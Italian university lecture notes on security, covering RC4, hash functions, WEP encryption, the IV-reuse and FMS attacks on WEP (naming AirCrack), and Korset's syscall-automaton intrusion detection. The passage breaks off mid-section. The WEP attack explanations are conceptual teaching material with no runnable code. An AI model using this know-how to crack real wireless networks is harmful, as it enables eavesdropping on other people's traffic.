
Si tratta di un algoritmo che viene utilizzato **una sola volta** per inizializzare la permutazione dell'array S. Per svolgere questa inizializzazione viene utilizzata la chiave segreta. Vediamo lo pseudocodice:

```
for i from 0 to 255
    S[i] := i
endfor
j := 0
for i from 0 to 255
    j := (j + S[i] + key[i mod keylength]) mod 256
    swap values of S[i] and S[j]
endfor
```

Notiamo subito che ci sono due cicli for. Il **primo** ciclo semplicemente si occupa di una inizializzazione dell'array S. Sappiamo che S è un array di lunghezza 256: inizializziamolo semplicemente inserendo i numeri in sequenza in ogni casella, partendo da 0 fino ad arrivare a 255. Il **secondo** ciclo si occupa di scambiare le caselle di S, applicando una vera e propria prima permutazione. La tecnica utilizzata è in realtà semplice, poiché viene utilizzato il valore del puntatore j precedente, insieme al valore della casella di S corrente e insieme al risultato ottenuto applicando la **chiave segreta** al numero di indice corrente, per determinare il nuovo indice j. Dopo di che, i due valori S[i] e S[j] vengono scambiati. Al termine di questo ciclo, ogni elemento di S è stato scambiato almeno una volta. Possiamo definire questa inizializzazione come del "*rumore*" aggiunto al vettore S.

Pseudo-random generation algorithm (PRGA)

Si tratta di un algoritmo che viene eseguito successivamente a **KSA** e per un numero **indefinito di volte**, il che può essere riassunto con "tante volte quante ne servono". La sua funzionalità è la generazione di bit pseudo casuali i quali verranno messi in **XOR** con il messaggio originale.



Per prima cosa, è bene fare attenzione a questa **K**: non è la Key (chiave segreta utilizzata **solo** per generare la prima permutazione). Anche in questo algoritmo, alla base stanno delle permutazioni tra le posizioni i e j, tuttavia l'output sarà la nuova chiave K ottenuta in modo leggermente più complesso.

Osserviamo lo pseudocodice:

```
i := 0
j := 0
while GeneratingOutput:
    i := (i + 1) mod 256
    j := (j + S[i]) mod 256
    swap values of S[i] and S[j]
    K := S[(S[i] + S[j]) mod 256]
    output K
endwhile
```

Come detto nell'introduzione a RC4, anche qui vengono utilizzati solamente i due puntatori i, j e l'array S. Notiamo subito come K non sia nulla di complesso: è semplicemente **uno dei valori** iniziali di S, ovvero un numero (in bit) che va da 0 a 255. Questo perché le operazioni svolte sono sempre state in modulo 256 oppure degli scambi di posizione. La sua peculiarità è però la posizione in cui si trova il valore estratto. Infatti, continuando a variare gli indici, non solo in funzione del valore precedente (i) ma anche della posizione corrente (j). Inoltre, lo scambio delle caselle ad ogni iterazione permette di rompere un possibile pattern, generando effettivamente numeri pseudo casuali.

Finiscono qui le cose da sapere su RC4. Sappiamo che non è del tutto sicuro questo algoritmo, infatti ha subito diversi attacchi nel corso degli anni. Alcune delle sue vulnerabilità verranno viste nel dettaglio durante il modulo sul Wi-Fi.

Funzioni crittografiche

Assomigliano a delle funzioni per il controllo di errore sulla trasmissione di un messaggio (CRC - Codici ridondanza ciclica), ma in questo caso possiamo immaginare funzioni che sono in grado di resistere ad operazioni malevole e vogliamo accorgerci di queste operazioni. Da un testo producono una **firma a dimensione fissa**. Il testo può essere molto lungo ma la firma (**digest**) è sempre di lunghezza fissa. Queste funzioni per generare la firma devono rispettare le seguenti proprietà:

- Devono essere **deterministiche**. Fissato un input, l'output è sempre lo stesso
- Devono essere **veloci** nella produzione della firma.
- Deve essere **computazionalmente intrattabile** passare da un certo codice hash al corrispondente messaggio in input.
- Deve essere **bassissima la probabilità** che due messaggi diversi tra loro producano lo stesso hash. (Questa situazione è nota come collisione, deve essere difficile trovare le coppie che creano collisioni).
- Variazioni piccole sull'input devono generare variazioni grandi sull'output.

Esempi di algoritmi di hash: **MD5**, **SHA** (e le sue varianti).

WiFi

Per quanto riguarda questo argomento, ci focalizzeremo principalmente su una tecnologia ormai superata: WEP. Questo per fissare dei concetti, comprendere meglio le vulnerabilità di RC4 adottate da WEP e come esse siano state superate dalle tecnologie seguenti.
Con lo standard *802.11-2007* vengono introdotte alternative a WEP. A noi interessano invece alcuni diagrammi di WEP.


Ricordiamo alcune **nozioni di base**:
Il WiFi è composto da **onde radio**, le quali hanno un problema: il segnale fisico è **intercettabile**. Nel caso dei cavi (wired), era richiesto l'accesso fisico al mezzo trasmissivo, mentre il segnale radio è intercettabile a distanza. Fin **da subito**, si è pensato di **cifrare** i bit a basso livello. Cosa si intende con basso livello? Osserviamo i livelli adottati dalle tecnologie Internet, ordinati dal più basso al più alto:

- Fisico -> intercettabile
- Datalink -> cifratura
- Rete
- Trasporto
- Applicativo


Nel livello fisico possiamo indicare le onde radio, che sono intercettabili. Dove mettere quindi la cifratura? E' stato pensato di inserire la cifratura nel livello di datalink. Questa scelta deriva dal fatto che indipendentemente dalle applicazioni e dalle scelte implementative dei livelli superiori, la comunicazione viene cifrata.
Come algoritmo di cifratura, è stato inizialmente implementato RC4. Poco dopo però, sono state scoperte delle vulnerabilità di RC4, che vedremo.
Osserviamo ora un altro problema: oltre ad essere intercettabile, il segnale fisico tende ad essere vulnerabile a **rumore** e **errori di trasmissione**. Questa importante caratteristica implica di implementare una cifratura robusta, che renda possibile la decifratura anche in presenza di errori.

WEP

Come abbiamo anticipato, WEP è una tecnologia di sicurezza per reti WiFi ormai obsoleta, basata su RC4. Nella sua versione standard implementata dal WiFi, basa la sua sicurezza su una chiave di 40 o 104 bit.
Osserviamo ora la seguente immagine, che rappresenta il primo di **due** diagrammi che verranno **richiesti** all'**esame scritto**. Ad alto livello, possiamo dividere i pacchetti in 3 blocchi: un **Init Vector**, che sarà il blocco di nostro interesse, un blocco contenente i **dati** (il Payload) e un blocco di **checksum**.
Il blocco di **Init Vector** può essere diviso ulteriormente in due blocchi: il primo composto da **3 byte**, il più importante, e il secondo composto dal **rimanente byte**, a sua volta diviso in due sotto-blocchi. Il primo di questi è quello che da il nome all'intero blocco: Init Vector. Non siamo interessati nel dettaglio al restante byte.



Osserviamo inoltre che il blocco IV non è cifrato, ma tutto il resto sì. Ricordiamo che il blocco Data contiene i payload dei livelli superiori.
Analizziamo ora come avviene la cifratura con la seguente immagine, che raffigura il secondo diagramma **richiesto** all'**esame** scritto.



Come prima informazione, notiamo subito al centro il blocco di RC4: come abbiamo anticipato WEP utilizza questo algoritmo.
Il blocco RC4 prende in input, nella versione base di WEP, 64 bit ottenuti dalla **concatenazione** dei 3 byte di IV con i 5 byte della chiave (40 bit). Questi primi 8 byte in input, fungono da chiave di inizializzazione di RC4 (che ricordiamo ha 2 fasi, in questo caso parliamo di KSA), successivamente dopo un certo numero di iterazioni inizia la vera fase PRNG (Pseudo-Random Number Generator, sviluppata durante la seconda fase di RC4, PRGA), che produce il **keystream**.
Di questi 8 byte in input in RC4:

- i 3 byte di IV sono **variabili**, e per tanto cambiano ad ogni **frame**
- i 5 byte di WEP Key sono **fissi**, da configurazione della rete/access point. Sono inoltre condivisi tra mittente e destinatario: entrambi sono a conoscenza di questa chiave.

L'operazione di cifratura avviene in modo classico, con un **XOR** tra la chiave corrente e il risultato (suddiviso in byte) di una **concatenazione** tra il plaintext (payload) e il checksum (ICV del diagramma precedente). Ogni byte avrà una chiave ottenuta dal keystream diversa.


Il risultato di questo processo sarà la Encrypted (note) dell'immagine precedente con davanti appeso l' IV in chiaro.

Una nota da **ricordare**: nella versione proposta di WEP, la chiave utilizzata è più robusta. Infatti, al posto della chiave da 40 bit viene utilizzata una chiave da 104 bit, portando quindi a 104 + (8 x 3) = 128 bit totali di chiave per RC4.

Ovviamente, la decifratura avviene in senso inverso. Il destinatario:
- ha la WEP key segreta utilizzata per inizializzare RC4
- riceve il frame composto da IV + Ciphertext

In questo modo può ottenere nuovamente il keystream con WEP e IV, applicare di nuovo l'operazione **XOR** che è invertibile e quindi ottenere il plain text + checksum (il quale verrà utilizzato per fare il controllo di integrità).

Cosa può fare l'**attaccante**? come scelta più semplice può individuare i 3 byte di IV, semplificando la ricerca a soli 5 byte (più difficili da individuare ma non impossibili).
I 3 byte (+ 1) sono i primi del frame e sono in chiaro.
Individuando le due componenti, l'attaccante avrebbe il **controllo completo** della cifratura di WEP.
Come altra opzione, l'attaccante deve avere a disposizione alcuni dei, o meglio ancora, tutti i keystream.
Osservando la seguente figura (che **non** verrà richiesta, ma è utile per comprendere) che rappresenta la fase di decifratura:



l'attaccante ha a disposizione tutto: RC4 è pubblico, IV+Ciphertext lo può osservare. Quello di cui ha bisogno è, come detto, la chiave WEP oppure il keystream.

Alternative a WEP

Questa sezione non è richiesta all'esame, ma viene riportata qui per completezza, per avere una panoramica un po' più estesa delle tecnologie possibili. In effetti, come vedremo, queste alternative ultimamente hanno proprio sostituito WEP, per le sue vulnerabilità che vedremo nella prossima sezione.

Possiamo differenziare due momenti per il WiFi, in termini di **protocolli** di **confidenzialità**:
PRE-RSNA e POST-RSNA.
WEP appartiene alla fase PRE, le alternative che andiamo a vedere appartengono alla fase POST, superando le debolezze di WEP.

TKIP (WPA)

Standard transitorio uscito nel momento in cui sono uscite le vulnerabilità di WEP. Il fatto che le vulnerabilità siano uscite poco dopo che WEP sia stato lanciato sul mercato ha messo in crisi i produttori e i consumatori. L'idea è stata quella di implementare una tecnologia che migliorasse WEP e fosse implementabile su WEP stessa.
In pratica, quello che è stato fatto è stato **garantire l'integrità della chiave per WEP**, aggiungendo una componente prima di WEP che elaborasse in modo diverso e dinamico IV e la WEP key (qui chiamata RC4 key).

CCMP (WPA2)

Si basa su AES, che lavora a blocchi di 128 bit e non più a keystream. Cambiando l'algoritmo, è di fatto molto diverso da RC4. Tuttavia anche in questo caso viene implementato anche un meccanismo di controllo di integrità.

Debolezze di WEP

Presentiamo in questa sezione due degli attacchi più famosi. Allo **scritto** verrà richiesto solo il primo attacco, il più semplice.
Per comprendere le debolezze di WEP è necessario considerare l'organizzazione dello standard: esso prevede RC4 più tutta la parte di costruzione del frame. Ad esempio, WEP richiede IV(24bit) + una WEP Key(40bit) per costruire la K data in input a RC4: questa è un'aggiunta esclusiva di WEP rispetto a RC4, che basa la sua sicurezza sulla chiave di inizializzazione K (ora IV + WEP K). Anche la scelta di mettere in chiaro IV nel frame del messaggio è esclusiva di WEP.

In termini di attacchi, è necessario chiederci prima di tutto se RC4, che è noto, ci può essere di aiuto in qualche modo. Inoltre, è bene chiederci se una divisione delle chiavi di questo tipo in WEP può essere sfruttata, e se la presenza di IV in chiaro sia utile e in che modo. Concentriamoci allora proprio su quest'ultima osservazione.

Attacchi
Partiamo innanzitutto con l'idea che, avere visibile una parte di ciò che compone il segreto, ovvero la chiave, del nostro sistema di crittografia (IV 24 bit per la costruzione della chiave K in WEP) può essere sfruttata come vulnerabilità del sistema. Inoltre se la tecnologia specifica RC4 nella sua parte matematica/crittografica ha delle debolezze, contenute anche in WEP poichè basato su RC4, offre delle debolezze che permettono per l'appunto determinate modalità di attacco.

Vedremo alcuni elementi di due attacchi:

- Il **primo** è basato sulla **ripetizione visibile di IV** tra diversi frame e sul fatto che sia noto l'utilizzo di XOR per effettuare la cifratura su Keystream.
- Il **secondo** più elaborato. Ha creato dentro WEP delle efficientissime tecniche per recuperare l'intera chiave, sfruttando **debolezze di RC4.**

Primo attacco: unsafe at any key size

Sfruttando la conoscenze sopra indicate è possibile sviluppare un attacco di questo tipo. È bene notare che questo attacco non è un attacco che va a fondo poiché mancano informazioni fondamentali come la chiave PSK (si intende la WEP key) e il controllo completo della cifratura completa di RC4:

- In questo caso la modalità in cui incapsulo i segnali radio da trasmettere e che possono essere intercettati, rimangono valide anche in caso di cambio di lunghezza della chiave, cosa che invece normalmente potrebbe portare a problemi nella scoperta (ad es. attacco tipo brute force, più è grande più è difficile). Rimane quindi valido l'attacco quando la chiave PSK che pilota RC4 è di 104 bit utilizzata assieme versione con IV 24 bit, per cercare di rendere più robusto il sistema). La situazione non cambia poiché vado a sfruttare sempre IV che rimane comunque costante a 24 bit a differenza di PSK (due varianti una 40 e l'altra 104 bit).
- Impatto parziale dell'attacco: permette di decifrare solamente singoli frame, non è quindi un attacco che può violare l'intero sistema ma solo alcune informazioni della comunicazione.

Il principio che sfrutta questo attacco è la seguente:
Il meccanismo di cifratura che conosciamo e possiamo pensare venga applicato su interi frame, è di prendere tutti i **byte in chiaro** ciascuno viene messo in **XOR con la chiave** generata (e non utilizzata) da RC4 produce il **messaggio cifrato.** Ogni byte viene quindi cifrato e trasmesso, permettendo all'attaccante di intercettare diverse parti di volta in volta.

$$c_1 = p_1 \oplus k$$

$$c_2 = p_2 \oplus k$$

$$c_1 \oplus c_2 = (p_1 \oplus k) \oplus (p_2 \oplus k) = p_1 \oplus p_2$$

Essendo lo XOR algebricamente manipolabile abbiamo questa proprietà algebrica interessante. Se io prendo due elementi cifrati in questo modo (c1 e c2) e li metto in XOR nuovamente tra di loro, riesco ad ottenere un'informazione aggiuntiva ovvero lo XOR tra due plain text (p1 e p2). In questo caso non conosco quindi direttamente la chiave K ma posso andare a scoprire quali bit sono comuni o diversi tra i due messaggi plain (p1 e p2) e trovare la K sapendo che viene utilizzata sempre la stessa. IV cambia ed è visibile, mentre la PSK no. A questo punto noi sappiamo quali sono i bit che cambiano e quali no.

L'impatto dell'attacco è dipendente da quanto facilmente posso rilevare una collisione e quindi una ripetizione di IV (non manipoliamo il traffico e dobbiamo quindi sperare che l'IV venga ripetuto, o meglio sappiamo che prima o poi verrà ripetuto). La quantità di tempo in cui questo può succedere è data da:

$$\frac{1500bytes}{packet} \times \frac{8bits}{1byte} \times \frac{1\sec}{11Mbits} \times \frac{1Mbit}{10^6 bits} \times 2^{24}\ packets = 18{,}300s = 5hrs$$

Leggere da destra a sinistra: poichè l'IV è da 24 bit, sappiamo che dopo 2^{24} pacchetti sicuramente avremo una ripetizione, dopo quanto tempo? Se io devo trasmettere su un canale da 1Mbit, una certa quantità di dati (8 bits) per ogni frame (1500 bytes) complessivamente, supponendo una rete da 11Mbit/s c'è una probabilità di collisione dopo **5 ore**. Se una rete è più veloce questo potrebbe avvenire anche prima. L'impatto di questo tipo di analisi è dipendente dalla velocità con cui viene ripetuto IV.

Secondo attacco: FMS

Per il **secondo attacco** andiamo a considerare l'eventualità dell'utilizzo di apparecchiatura informatiche specifiche. L'impatto è **molto più grave perchè avrà una ricostruzione di K** ovvero **PSK+IV**. Se riesco a fare questo tipo di operazione non esiste più nessuna sicurezza ed ho una rottura totale del sistema. L'**attacco deriva da una debolezza di RC4,** sostanzialmente i seguenti problemi:

- Presenza di una **relazione tra K e lo stream** in particolar modo nei suoi primi byte. Questa relazione è sfruttabile se si è a conoscenza dei **primi plain text (p).**

Se io conosco i primi byte di plain text allora posso ricavare, da un frame intercettato utilizzando ancora una volta l'inversione dello XOR, la K del keystream. In questo caso potrò decifrare solo messaggi i quali utilizzano lo stesso IV ma vedremo come sfruttare relazioni più profonde che ci fanno risalire alla K.

Cenni al funzionamento di RC4

Due fasi:

1. La K che io voglio scoprire, quella iniziale, pilota la prima fase di riordinamento dell'array S. Questo viene fatto una volta per tutte.
2. Nella seconda fase, per ogni byte da trasmettere, genero un byte da K.

Quello che hanno scoperto è che se io riesco a scoprire questa parte del keystream, soprattutto se sono i primi byte che il sistema genera, sono in grado di risalire alla K. In questo caso la relazione tra quello che vedo in uscita e il rimescolamento dell'array S iniziale e quindi quella che era la K, è più evidente. È stato notato che questa cosa è particolarmente vera per alcune chiavi, quindi alcuni scambi dell'array S sono più ricostruibili e quindi più facile risalire ad S. Esistono quindi **chiavi buone** e **chiavi cattive.**

Anche in questo caso è possibile stimare il costo per l'attaccante, ovvero quanti pacchetti deve intercettare prima di ottenere l'informazione. La debolezza di RC4 in questo caso è la relazione tra i byte del keystream e la K che alimenta tutto. Rimane quindi solo un elemento: **per ricavare i primi k del keystream devo conoscere il primo**

byte in chiaro. Lo standard di comunicazione via segnale Wi-Fi, apre la comunicazione sempre con un byte fisso (0xAA), posso quindi alimentare la ricostruzione della K che per altro è già nota per alcuni byte (contenuti dentro IV che è visibile).
Quindi ricapitolando, utilizzando:

- I primi byte (primo byte della comunicazione Wi-Fi è noto 0xAA).
- Alcune informazioni ottenute catturando IV.
- Lo sviluppo di questo attacco FMS.

È possibile ricostruire la K iniziale che pilota il tutto.

La domanda ora è: **quanti pacchetti possiamo intercettare?**
Utilizzato versioni avanzate di questo attacco (versione TPW), proposte da altri autori, viene garantito il 50% di probabilità di trovare la K (anche con implementazioni a 104-bit) dopo soltanto 40.000 frames. Utilizzandone 85.000 invece, le probabilità si alzano fino al 95%.

Strumenti per implementare l'attacco: **AirCrack,** il quale offre anche altre funzionalità anche contro WPA e non solo WEP. Con WPA abbiamo attacchi limitati.

Analisi statica e analisi dinamica

Distinzione tra **analisi statica** e **analisi dinamica**. Che cosa intendiamo per Analisi? Analisi significa osservare un sistema per dedurne alcune proprietà di sicurezza.

L'**analisi dinamica** viene effettuata durante l'esecuzione, ovvero al momento di runtime del nostro sistema. Ad esempio, i **sistemi di fuzz in** vengono utilizzati per cercare dati in grado di scatenare attacchi di tipo buffer overflow producendo grandi quantità di stringhe in ingresso. Questo può essere fatto durante l'esecuzione che può essere pilotata da dati opportuni o monitoraggio di alcune statistiche.
L'**analisi statica** viene effettuata quando il sistema non è in esecuzione. Quest'analisi viene effettuata andando a guardare una sua "rappresentazione". La descrizione del sistema risiede nel codice sorgente che lo definisce, in alcuni casi, mentre in altri. Ad esempio l'analisi di un sistema firewall per il filtraggio di pacchetti, avrà una descrizione che sarà data dalle regole di filtraggio impostate. In questo caso posso analizzare se le regole potrebbero generare dei problemi di sicurezza, o più in generale se la configurazione di elementi del nostro sistema nasconde possibilità di scoprire punti incauti o elementi che possono lasciare spazio ad attacchi.

Ci concentreremo sull'**analisi statica**. Questa scelta offre, nelle due posizioni su cui possiamo concentrarci, svantaggi e vantaggi:


- Analisi dinamica è più realistica ma **non è esaustiva come caratteristiche**. Non possiamo andare a produrre tutti gli input a runtime.
- Analisi statica è un'**approssimazione** di come il sistema si comporta. Se viene effettuata l'analisi sulle sue descrizione potrebbe essere che non è specificato esattamente il suo funzionamento. Abbiamo quindi un limite e un vantaggio. Il vantaggio è che potrebbe essere esaustiva, perché permette di andare a vedere il completo set di caratteristiche di scelte e funzionamenti. Questo dipende

sempre da quello che vogliamo analizzare, per alcune caratteristiche potrebbe essere vero mentre per altre invece no. Lo svantaggio è che è **onerosa** in termini di calcolo, risorse e complicazioni tecniche.

Con l'analisi statica ci interessa la capacità di modellare/descrivere formalmente (**model checking**) un sistema in modo rigoroso. Utilizzando questa descrizione formale posso andare a verificare delle proprietà di sicurezza (testare che non accadano diversi tipi di attacchi). È bene ricordare che **solo alcune proprietà vengono testate**.

Strumenti per l'analisi statica e dinamica: **Korset**.

Analizziamo ora il funzionamento che viene proposto da **Korset**. È bene precisare come prima cosa che sfrutta una fase di **analisi statica** e una fase di **analisi dinamica**. Utilizziamo l'immagine sottostante per mostrare i vari step eseguiti.
In questo approccio abbiamo che la "**sorveglianza**" è fatta da una parte di **Sistema operativo** (parte destra immagine) che non è in mano all'utente. La nostra "sorveglianza" è intesa come esecuzione **runtime** in Kernel space, quindi in questo caso abbiamo un **analisi dinamica**. Il punto di passaggio da **User space** e **Kernel space** è dato dalla **System call.** La vulnerabilità risiede nello User space, come ad esempio **code injection**. Se accade quindi qualcosa all'interno dello User Space vogliamo che questo malfunzionamento venga rilevato dal Kernel Space. Il sistema **Korset** organizza questa infrastruttura di "sorveglianza" e "sorvegliati" passando da una parte statica di predisposizione del sistema, verso una parte dinamica la quale verifica l'interazione che viene fatta da un utente col sistema.
La parte di **analisi statica** avviene attraverso una definizione di quello che è un comportamento normale del mio sistema andando ad analizzare staticamente il **Control flow**, nel nostro caso quindi il codice sorgente che descrive il sistema. Il codice sorgente viene generalmente visto come codice C. Abbiamo quindi un lato User space e l'esecuzione di un analizzatore statico che analizza il codice sorgente del mio sistema per produrre **una rappresentazione sotto forma di automa a stati finiti**, la quale è descrittiva del comportamento atteso. Dal lato Kernel space andremo ad utilizzare questo automa. Abbiamo quindi che il sistema operativo analizza a runtime il comportamento che ha ricevuto come ufficiale e descrittivo, confrontandolo con ciò che viene prodotto dallo User space.



Il risultato viene ottenuto soltanto dopo una serie di passaggi, questo perché l'analisi di codice sorgente per estrapolare il funzionamento del sistema, che sia allo stesso tempo

abbastanza completa e non contenente errori rispetto a quello che accade nella fase dinamica, richiede una certa quantità di tempo. Se volessimo ottenere una rappresentazione completa ed esaustiva otterremo di nuovo il codice sorgente stesso, per questo viene estratta una rappresentazione che è **un'approssimazione di quello che avviene nel sistema**.
Esempio di approssimazione di **Korset**:

```
if (num < 2)
      num++;
fd = open("idata", O_RDONLY);
i = argc – 1;
if (2 == i) {
      for ( ; num < 5; num++)
            n += read(fd, buf, 50);
} else {
      n = write(fd, buf, 59);
}
n++;
close(fd);
```


Nel codice sorgente possono essere presenti diverse operazioni, strutture di controllo (if/else), assegnamenti ecc. Siamo interessati, dal lato sistema operativo, solo al comportamento tramite **syscall**. Questo porta alla conseguenza logica che operazioni di incremento variabili ecc. , non sono visibili, mentre altre come lettura, apertura e scrittura dati, saranno visibili. Di tutto il codice vengono quindi selezionate solo le informazioni realmente utili.

All'effettivo per rilevare un attacco, come ad esempio code injection, la parte di codice dopo il decremento della variabile i non viene eseguita e ne viene invece eseguita un'altra. Il punto è proprio questo, l'osservatore ("sorveglianza") confronta i due comportamenti e riconosce delle anomalie. Avviene quindi un confronto tra **modello automa a stati finiti** e **syscall**, per rilevare la presenza di chiamate non previste

Stage 1: creazione automa (parte statica, compilatore gcc)


Assunzione: le chiamate di sistema sono l'unico modo per infliggere danno (non del tutto vero).
Lato osservatore quindi, molte parti del codice vengono eliminate e vengono prese in considerazione solo le istruzioni precedentemente indicate, generando l'automa a stati.
Viene generato sfruttando questa principio:**System call sequences => Paths in the graph. No path in the graph? => Invalid system call sequence (Malfunzionamento, possibile attacco?)**

```
open(...);
if (...) {
      for (...)
            read(...);
} else {
      write(...);
}
close(...);
```



Stage 2: monitoraggio a runtime (parte dinamica, syscall)

Questo passaggio prevede di passare l'automa al sistema operativo, Linux ad esempio ha un suo modo per svolgere questa operazione, e di aggiornare lo stato dell'osservatore ad ogni syscall, confrontando automa e avanzamento dello stato del sistema. **In sostanza ogni volta che arriva una system call dallo user space, si va a valutare quale operazione è stata effettuata e si aggiorna lo stato del sistema definito dall'automa**.



Arrivato all'ultimo stage, **se viene rilevata un'operazione non prevista, il sistema decide di bloccare l'avanzamento delle procedure.**

Pro:

